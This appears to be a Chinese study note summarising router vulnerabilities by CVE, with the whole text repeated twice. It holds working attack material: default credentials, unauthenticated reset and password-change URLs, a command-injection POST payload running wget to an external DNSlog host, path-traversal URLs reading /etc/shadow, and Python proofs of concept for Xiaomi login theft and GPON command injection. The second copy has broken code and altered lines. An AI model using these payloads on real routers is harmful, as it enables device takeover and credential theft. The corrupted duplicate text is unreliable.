路由器漏洞--详细

2021年4月14日　19:56

TP-Link Archer A7命令注入漏洞分析（固件漏洞）CVE-2020-10882

攻击者必须处于路由器的LAN网络中才能利用该漏洞，但利用过程不需要经过身份认证。漏洞利用成功后，攻击者可以以root权限执行任意命令，包括下载和执行二进制程序。

D-Link DSL-2640B设备多个最新漏洞利用分析CVE-2020-9275、9279、9278、9277、9276

1.远程凭证漏洞

该漏洞允许通过将特定的UDP数据包发送到设备的65002来检索管理密码。连接到WiFi或本地LAN的攻击者，或者能够以任何其他方式访问内部设备接口的攻击者，都可以通过一个UDP请求来获取设备密码。

首先，我只是通过管道连接/dev/urandom到UDPport 65002。显然，这种方法不会以任何方式产生漏洞，尤其是因为没有流量监控，没有有效负载选择和目标调试都没有到位。但是，令人惊讶的是，该设备在几分钟之内就返回了管理密码。

2.硬编码特权账户

硬编码的用户帐户，攻击者可能使用这些凭据登录设备以执行管理任务。通过分析可通过Web界面访问的身份验证过程来识别该漏洞。

```
.word aAdmin            # DATA XREF: BcmDb_getDefaultValue+38↑r
                        # BcmDb_getDefaultValue+48↑o
                        # "admin"
.word aSyspassword      # "sysPassword"
.word aAdmin            # "admin"
.word aSptusername      # "sptUserName"
.word aAdmin            # "admin"
.word aSptpassword      # "sptPassword"
.word aAdmin            # "admin"
.word aUsrusername      # "usrUserName"
.word aUser             # "user"
.word aUsrpassword      # "usrPassword"
.word a00202b004720     # "00202b004720"
```

对该库进行逆向发现，上面default凭证可用于登录设备的Web界面。

3.未验证的配置重置

利用此漏洞，攻击者可以通过访问特定的URL将设备重置为其默认配置，无需身份验证。无需身份验证即可访问以下URL。

- rebootinfo.cgi
- ppppasswordinfo.cgi
- qosqueue.cmd?action=savReboot
- restoreinfo.cgi

只需请求以下URL，即可将设备重置为默认出厂配置： `restoreinfo.cgi`

攻击者可能会将管理密码重置为其默认值admin，登录并在设备上执行任何管理任务，例如上传恶意固件或配置恶意DNS服务器。

利用此漏洞需要访问设备LAN接口，但也可以通过浏览器透视图远程利用此漏洞，控制恶意网站的攻击者可能会盲目地重置设备的配置，并在某些情况下完全控制设备。

4.CGI身份认证绕过（开发者设计的逻辑缺陷）

允许绕过通过身份验证的资源的身份验证过程，攻击者可能可以直接访问Web界面的管理功能，而无需提供有效的凭据。攻击者可以制作恶意URL，以绕过cgi模块的身份验证，下面的攻击URL 无需任何身份验证即可将设备管理员密码更改为newpass：

```
Original URL: http:///redpass.cgi?sysPassword=newpass
Attack URL: http:///images/redpass.cgi?sysPassword=newpass
```


此漏洞为攻击者提供了完全的设备控制，并允许执行未经身份验证的管理函数。此漏洞需要访问设备的LAN接口，但可以通过浏览器web进行利用，从而可以通过Internet进行远程攻击。

5.缓冲区溢出

do_cgi()在解析请求的cgi模块名称时函数中发生的缓冲区溢出，攻击者可以通过cgi在URL中提供恶意模块名称，以具有管理特权的方式在设备上执行任意代码。虽然可以通过浏览器来利用此漏洞，但由于在将传出请求上应用URL编码时浏览器引入了URL处理问题，因此利用漏洞可能并不容易。

多款D-Link路由器的未授权RCE漏洞复现CVE-2019-16920

攻击者无需通过身份认证就能远程触发该漏洞。



输入用户名（这里使用 **admin**），密码为空，然后登陆并使用Burp抓包。

然后将POST请求的data部分修改为如下代码。（由于该命令执行结果无法回显到页面上，这里使用DNSlog把执行结果进行回显。其中t00ls.fa7b0b1880604**********dbe6.tu4.org为DNS服务器地址。）

```
html_response_page=login_pic.asp&action=ping_test&ping_ipaddr=127.0.0.1%0awget%20http://`whoami`.t00ls.fa7b0b188060
```

发送请求后，在DNSlog上发现命令执行结果，说明复现成功。

远程任意文件读取漏洞（CVE-2019-18371）

小米路由器的nginx配置文件错误，导致目录穿越漏洞，实现任意文件读取（无需登录）

nginx配置不当可导致目录穿越漏洞，

```
location /xxx {
  alias /abc/;
}
```

可通过访问http://domain.cn/xxx../etc/passwd实现目录穿越访问上级目录及其子目录文件。

在小米路由器的文件/etc/sysapihttpd/sysapihttpd.conf中，存在

```
location /api-third-party/download/extdisks {
   alias /extdisks/;
}
```

故可以任意文件读取根目录下的所有文件，而且是root权限，如访问http://192.168.31.1/api-third-party/download/extdisks../etc/shadow

实现任意登陆poc

arbitrary_file_read_vulnerability.py

```
import os
import re
import time
import base64
import random
import hashlib
import requests
from Crypto.Cipher import AES

# proxies = {"http":"http://127.0.0.1:8080"}
proxies = {}

def get_mac():
    ## get mac
    r0 = requests.get("http://192.168.31.1/cgi-bin/luci/web", proxies=proxies)
    mac = re.findall(r'deviceId = \'(.*?)\'', r0.text)[0]
    # print(mac)
    return mac

def get_account_str():
    ## read /etc/config/account
    r1 = requests.get("http://192.168.31.1/api-third-party/download/extdisks../etc/config/accoun
t", proxies=proxies)
    print(r1.text)
    account_str = re.findall(r'admin\'? \'(.*)\'', r1.text)[0]
    return account_str

def create_nonce(mac):
    type_ = 0
    deviceId = mac
    time_ = int(time.time())
    rand = random.randint(0,10000)
    return "%d_%s_%d_%d"%(type_, deviceId, time_, rand)

def calc_password(nonce, account_str):
    m = hashlib.sha1()
    m.update((nonce + account_str).encode('utf-8'))
    return m.hexdigest()

mac = get_mac()
account_str = get_account_str()
## login, get stok
nonce = create_nonce(mac)
password = calc_password(nonce, account_str)
data = "username=admin&password={password}&logtype=2&nonce={nonce}".format(password=password,nonc
e=nonce)
r2 = requests.post("http://192.168.31.1/cgi-bin/luci/api/xqsystem/login",
    data = data,
    headers={"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:65.0) Gecko/20100101 Fir
efox/65.0",
        "Content-Type": "application/x-www-form-urlencoded; charset=UTF-8"},
    proxies=proxies)
# print(r2.text)
stok = re.findall(r'"token":"(.*?)"',r2.text)[0]
print("stok="+stok)
```

```
→ report python3 arbitrary_file_read_vulnerability.py

config core 'common'
        option admin 'a671b7ae34ff1ad9bc001f572e0648ef47fe6e0a'


stok=4ccd467c05942009564cf0f5bbaf4bb5
```

可以获取到登录的stok。

共 0 兑换了

Netlink GPON路由器命令注入漏洞利用（CVE-2018-10562）

该漏洞需要登录。

```python
def execute_command(command,TARGET):
    url = TARGET+"/boaform/admin/formLogin"
    # 创建session
    request1 = requests.session()
    login = {"username":"e8c","psd":"e8c"}
    # 发送登录数据
    r = request1.post(url, headers=header(login), data=login, verify=False,timeout=10)
    url1 = TARGET+"/boaform/admin/formPing"
    print('----------------',url1)
    # 发送远程命令的执行
    command = "busybox"
    print(command)
    post_data = "target_addr=;"+command+"&waninf=1_INTERNET_R_VID_154"
    r1 = request1.post(url1,data=post_data, verify=False,timeout=10)
    print(r1.text.split("<pre>")[1].split("</pre>")[0])
    if 'bin' in r1.text.split("<pre>")[1].split("</pre>")[0] and 'var' in r1.text.split("<pre>")[1].split("</pre>")[
        print('200')
        status = 200
        return status
    else:
        print(r1.status_code)
        return r1.status_code
```

CVE-2018-10561/62: GPON光纤路由器漏洞分析预警

两个由VPNMentor披露的GPON家用光纤路由器漏洞，分别涉及到身份认证绕过漏洞(CVE-2018-10561)和命令注入漏洞（CVE-2018-10562），两个漏洞形成的攻击链可以在设备上执行任意系统命令。

设备上运行的HTTP服务器在进行身份验证时会检查特定路径，攻击者可以利用这一特性绕过任意终端上的身份验证。

通过在URL后添加特定参数?images/，最终获得访问权限：

该设备提供了诊断功能，通过ping和traceroute对设备进行诊断，但并未对用户输入进行检测，直接通过拼接参数的形式进行执行导致了命令注入，通过反引号“和分号;可以进行常规命令注入执行。

该诊断功能会在/tmp目录保存命令执行结果并在用户访问/diag.html时返回结果，所以结合CVE-2018-10561身份认证绕过漏洞可以轻松获取执行结果。

Confluence 未授权 RCE (CVE-2019-3396) 漏洞分析

攻击者能利用此漏洞能够实现目录穿越与远程代码执行。

CVE-2019-1663 Cisco 的多个低端设备的堆栈缓冲区溢出漏洞分析

未经身份验证的远程攻击者可以在设备上执行任意代码。

类型整理

漏洞类型	漏洞描述	类别
硬编码admin用户	admin凭证被硬编码在设备固件中	固件漏洞
缓冲区溢出		固件漏洞
凭证泄露	通过一个UDP请求就能返回密码	Web漏洞
未验证的重置设备	请求某个URL就能将设备恢复出厂设备	Web漏洞
绕过身份认证	攻击者访问恶意URL，来修改管理员密码	Web漏洞
远程命令执行	攻击者修改POST请求，如将恶意命令注入到POST请求中	Web漏洞
任意文件读取		Web漏洞

路由器漏洞--详细

2021年4月14日　　19:56

TP-Link Archer A7命令注入漏洞分析（固件漏洞）CVE-2020-10882

攻击者必须处于路由器的LAN网络中才能利用该漏洞，但利用过程不需要经过身份认证。漏洞利用成功后，攻击者可以以root权限执行任意命令，包括下载和执行二进制程序。

D-Link DSL-2640B设备多个最新漏洞利用分析CVE-2020-9275、9279、9278、9277、9276


1.远程凭证漏洞

该漏洞允许通过将特定的UDP数据包发送到设备的65002来检索管理密码。连接到WiFi或本地LAN的攻击者，或者能够以任何其他方式访问内部设备接口的攻击者，都可以通过一个UDP请求来获取设备密码。

首先，我只是通过管道连接/dev/urandom到UDPport 65002。显然，这种方法不会以任何方式产生漏洞，尤其是因为没有流量监控，没有有效负载选择和目标调试都没有到位。但是，令人惊讶的是，该设备在几分钟之内就返回了管理密码。

2.硬编码特权账户

硬编码的用户帐户，攻击者可能使用这些凭据登录设备以执行管理任务。通过分析可通过Web界面访问的身份验证过程来识别该漏洞。



对该库进行逆向发现，上面default凭证可用于登录设备的Web界面。

3.未验证的配置重置

利用此漏洞，攻击者可以通过访问特定的URL将设备重置为其默认配置，无需身份验证。无需身份验证即可访问以下URL。

• rebootinfo.cgi
• ppppasswordinfo.cgi
• qosqueue.cmd?action=savReboot
• restoreinfo.cgi

只需请求以下URL，即可将设备重置为默认出厂配置： `restoreinfo.cgi`

攻击者可能会将管理密码重置为其默认值admin，登录并在设备上执行任何管理任务，例如上传恶意固件或配置恶意DNS服务器。

利用此漏洞需要访问设备LAN接口，但也可以通过浏览器透视图远程利用此漏洞，控制恶意网站的攻击者可能会盲目地重置设备的配置，并在某些情况下完全控制设备。

4.CGI身份认证绕过（开发者设计的逻辑缺陷）

允许绕过通过身份验证的资源的身份验证过程，攻击者可能可以直接访问Web界面的管理功能，而无需提供有效的凭据。攻击者可以制作恶意URL，以绕过cgi模块的身份验证，下面的攻击URL 无需任何身份验证即可将设备管理员密码更改为newpass：

```
Original URL: http:///redpass.cgi?sysPassword=newpass
Attack URL: http:///images/redpass.cgi?sysPassword=newpass
```

此漏洞为攻击者提供了完全的设备控制，并允许执行未经身份验证的管理函数。此漏洞需要访问设备的LAN接口，但可以通过浏览器web进行利用，从而可以通过Internet进行远程攻击。

5.缓冲区溢出

do_cgi()在解析请求的cgi模块名称时函数中发生的缓冲区溢出，攻击者可以通过cgi在URL中提供恶意模块名称，以具有管理特权的方式在设备上执行任意代码。虽然可以通过浏览器来利用此漏洞，但由于在将传出请求上应用URL编码时浏览器引入了URL处理问题，因此利用漏洞可能并不容易。

多款D-Link路由器的未授权RCE漏洞复现CVE-2019-16920

攻击者无需通过身份认证就能远程触发该漏洞。

输入用户名（这里使用 **admin**），密码为空，然后登陆并使用Burp抓包。

然后将POST请求的data部分修改为如下代码。（由于该命令执行结果无法回显到页面上，这里使用DNSlog把执行结果进行回显。其中t00ls.fa7b0b1880604***************dbe6.tu4.org为DNS服务器地址。）

```
html_response_page=login_pic.asp&action=ping_test&ping_ipaddr=127.0.0.1%0awget%20http://`whoami`.t00ls.fa7b0b1880604
```

发送请求后，在DNSlog上发现命令执行结果，说明复现成功。

远程任意文件读取漏洞（CVE-2019-18371）

小米路由器的nginx配置文件错误，导致目录穿越漏洞，实现任意文件读取（无需登录）

nginx配置不当可导致目录穿越漏洞。

```
location /xxx {
  alias /abc/;
}
```

可通过访问http://domain.cn/xxx../etc/passwd实现目录穿越访问上级目录及其子目录文件。

在小米路由器的文件/etc/sysapihttpd/sysapihttpd.conf中，存在

```
location /api-third-party/download/extdisks {
  alias /extdisks/;
}
```

故可以任意文件读取根目录下的所有文件，而且是root权限，如访问http://192.168.31.1/api-third-party/download/extdisks../etc/shadow

实现任意登陆poc

arbitrary_file_read_vulnerability.py

```
import os
import re
import time
import base64
import random
import hashlib
import requests
from Crypto.Cipher import AES

# proxies = {"http":"http://127.0.0.1:8080"}
proxies = {}

def get_mac():
    ## get mac
    r0 = requests.get("http://192.168.31.1/cgi-bin/luci/web", proxies=proxies)
    mac = re.findall(r"deviceId = \'(.*?)\'", r0.text)[0]
    # print(mac)
    return mac

def get_account_str():
    ## read /etc/config/account
    r1 = requests.get("http://192.168.31.1/api-third-party/download/extdisks../etc/config/accoun
t", proxies=proxies)
    print(r1.text)
    account_str = re.findall(r'admin\'? \'(.*)\'', r1.text)[0]
    return account_str

def create_nonce(mac):
    type_ = 0
    deviceId = mac
    time_ = int(time.time())
    rand = random.randint(0,10000)
    return "%d_%s_%d_%d"%(type_, deviceId, time_, rand)

def calc_password(nonce, account_str):
    m = hashlib.sha1()
    m.update(nonce + account_str).encode('utf-8'))
    return m.hexdigest()

mac = get_mac()
account_str = get_account_str()
## login, get stok
nonce = create_nonce(mac)
password = calc_password(nonce, account_str)
data = "username=admin&password={&logtype=2&nonce={nonce}".format(password=password,nonc
e=nonce)
r2 = requests.post("http://192.168.31.1/cgi-bin/luci/api/xqsystem/login",
    data = data,
    headers={"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:65.0) Gecko/20100101 Fir
efox/65.0",
        "Content-Type": "application/x-www-form-urlencoded; charset=UTF-8"},
    proxies=proxies)
# print(r2.text)
stok = re.findall(r'"token":"(.*?)"',r2.text)[0]
print("stok="+stok)
```

```
→ report python3 arbitrary_file_read_vulnerability.py

config core 'common'
        option admin 'a671b7ae34ff1ad9bc001f572e0648ef47fe6e0a'


stok=4ccd467c0594200956 4cf0f5bbaf4bb5
```

可以获取到登录的stok。

共 0 受访了

Netlink GPON路由器命令注入漏洞利用（CVE-2018-10562）

该漏洞需要登录。

```python
def execute_command(command,TARGET):
    url = TARGET+"/boaform/admin/formLogin"
    # 创建session
    request1 = requests.session()
    login = {"username":"ebc","psd":"ebc"}
    # 发送登录数据
    r = request1.post(url, headers=header(login), data=login, verify=False,timeout=10)
    url1 = TARGET+"/boaform/admin/formPing"
    print('----------------',url1)
    # 发送恶意命令的执行
    command = "busybox"
    print(command)
    post_data = "target_addr=;"+command+"&waninf=1_INTERNET_R_VID_154"
    r1 = request1.post(url1,data=post_data, verify=False,timeout=10)
    print(r1.text.split("<pre>")[1].split("</pre>")[0])
    if 'bin' in r1.text.split("<pre>")[1].split("</pre>")[0] and 'var' in r1.text.split("<pre>")[1].split("</pre>")[
        print('200')
        status = 200
        return status
    else:
        print(r1.status_code)
        return r1.status_code
```

CVE-2018-10561/62: GPON光纤路由器漏洞分析预警

两个由VPNMentor披露的GPON家用光纤路由器漏洞，分别涉及到身份认证绕过漏洞(CVE-2018-10561)和命令注入漏洞（CVE-2018-10562），两个漏洞形成的攻击链可以在设备上执行任意系统命令。
设备上运行的HTTP服务器在进行身份验证时会检查特定路径，攻击者可以利用这一特性绕过任意终端上的身份验证。
通过在URL后添加特定参数?images/，最终获得授权访问权限；
该设备提供了诊断功能，通过ping和traceroute对设备进行诊断，但并未对用户输入进行检测，直接通过拼接参数的形式进行执行导致了命令注入，通过反引号`和分号;可以进行常规命令注入执行。
该诊断功能会在/tmp目录保存命令执行结果并在用户访问/diag.html时返回结果，所以结合CVE-2018-10561身份认证绕过漏洞可以轻松获取执行结果。

Confluence 未授权 RCE (CVE-2019-3396) 漏洞分析

攻击者能利用此漏洞能够实现目录穿越与远程代码执行。

CVE-2019-1663 Cisco 的多个低端设备的堆栈缓冲区溢出漏洞分析

未经身份验证的远程攻击者可以在设备上执行任意代码。

类型整理

漏洞类型	漏洞描述	类别
硬编码admin用户	admin凭证被硬编码在设备固件中	固件漏洞
缓冲区溢出		固件漏洞
凭证泄露	通过一个UDP请求就能返回密码	Web漏洞
未验证的重置设备	请求某个URL就能将设备恢复出厂设备	Web漏洞
绕过身份认证	攻击者访问登录URL，未修改管理员密码	Web漏洞
远程命令执行	攻击者修改POST请求，如将恶意命令注入到POST请求中	Web漏洞
任意文件读取		Web漏洞